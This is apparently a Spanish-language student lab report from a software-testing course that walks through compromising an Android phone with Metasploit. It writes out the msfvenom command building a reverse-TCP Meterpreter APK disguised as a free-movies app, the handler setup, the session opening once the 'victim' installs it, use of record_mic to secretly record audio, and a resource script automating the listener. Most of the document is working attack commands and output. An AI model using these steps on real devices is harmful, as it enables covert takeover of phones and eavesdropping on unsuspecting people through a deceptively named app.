

Envenenamiento de dispositivo Android con metaexploit

Juan David Alzate Zapata


Pruebas de Software

Medellín

Mayo 30

2023

Vamos a la consola de Windows y entramos al administrador con el comando sudo su



```
root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
(kali㉿kali)-[~]
$ sudo su
[sudo] contraseña para kali:
(kali㉿kali)-[~]
# ss
```

The image shows a terminal window with a dark background. At the top, the title bar reads 'root@kali: /home/kali'. Below the title bar is a menu bar with the options 'Archivo', 'Acciones', 'Editar', 'Vista', and 'Ayuda'. The terminal content shows a user prompt '(kali㉿kali)-[~]' followed by the command '\$ sudo su'. This is followed by a password prompt '[sudo] contraseña para kali:'. After the password is entered, the prompt changes to '(kali㉿kali)-[~]' and the user enters the command '# ss'.

Usamos ifconfig para ver la ip del equipo

```
root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
(kali@kali)-[~]
$ sudo su
[sudo] contraseña para kali:
(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu
1500
    inet 192.168.1.7 netmask 255.255.255.0 broad
cast 192.168.1.255
    inet6 fe80::a00:27ff:fe8c:f752 prefixlen 64
scopeid 0<link>
    inet6 2800:e2:1c00:1764:46b0:d1f4:8682:426b p
refixlen 64 scopeid 0<global>
    inet6 2800:e2:1c00:1764:a00:27ff:fe8c:f752 pr
efixlen 64 scopeid 0<global>
    ether 08:00:27:8c:f7:52 txqueuelen 1000 (Eth
ernet)
    RX packets 183 bytes 26079 (25.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 113 bytes 13218 (12.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0
    collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0
    collisions 0
```

Creamos el apk que se va a instalr en el dispositivo victima

```
(root@kali)-[/home/kali]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.7 LPORT=555
-o//home/kali/Escritorio/Peliculas.apk
```

```
(root@kali)-[/home/kali]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.7 LPORT=444
-o/home/kali/Escritorio/PeliculasGratis.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from
the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10240 bytes
Saved as: /home/kali/Escritorio/PeliculasGratis.apk
```

Abrimos el apnel de control de msvenom

```
Saved as: /home/kali/Escritorio/PeliculasGratis.apk

(root@kali)-[/home/kali]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Creamos la carga/payload

```
(root@kali)-[/home/kali]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
```

Configuramos el host




```
msf6 exploit(multi/handler) > set lhost 192.168.1.7
lhost => 192.168.1.7
msf6 exploit(multi/handler) >
```

Ejecutamos el exploit para empezar a escuchar

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.7:4444
```

Llevamos el archivo .apk a la dispositivo Android y lo instalamos



Esperamos que la victima ejecute la app

Y estamos pendientes en la consola de Linux e la interfaz de msfconsole

Cuando se conecte aparecesra a si:

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.1.7
lhost => 192.168.1.7
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] Sending stage (78189 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.2:40700) at
    2023-05-30 16:20:53 -0500

meterpreter > █
```

Con el comando help miramos las opciones a ejecutar:


```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] Sending stage (78189 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.2:40700) at
    2023-05-30 16:20:53 -0500

meterpreter > help █
```

Podemos usar varios comandos en este caso usamos el record_mic para grabar un audio

```
behavior), it cannot take screenshots at all.
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /home/kali/EpeBjZRp.wav
meterpreter > █
```



También se puede hacer con un archivo de texto:

A screenshot of a text editor window titled '*musicaE.txt' with the path '~/Escritorio'. The window contains a Metasploit script. The script is as follows:

```
1 use exploit/multi/handler
2 set payload/android/meterpreter/reverse_tcp
3 set LHOST 192.168.1.7
4 set LPORT 666
5 exploit|
```

The editor has a dark background with a light grid. The status bar at the bottom shows 'Texto plano', 'Anchura del tabulador: 8', 'Ln 5, Col 8', and 'INS'.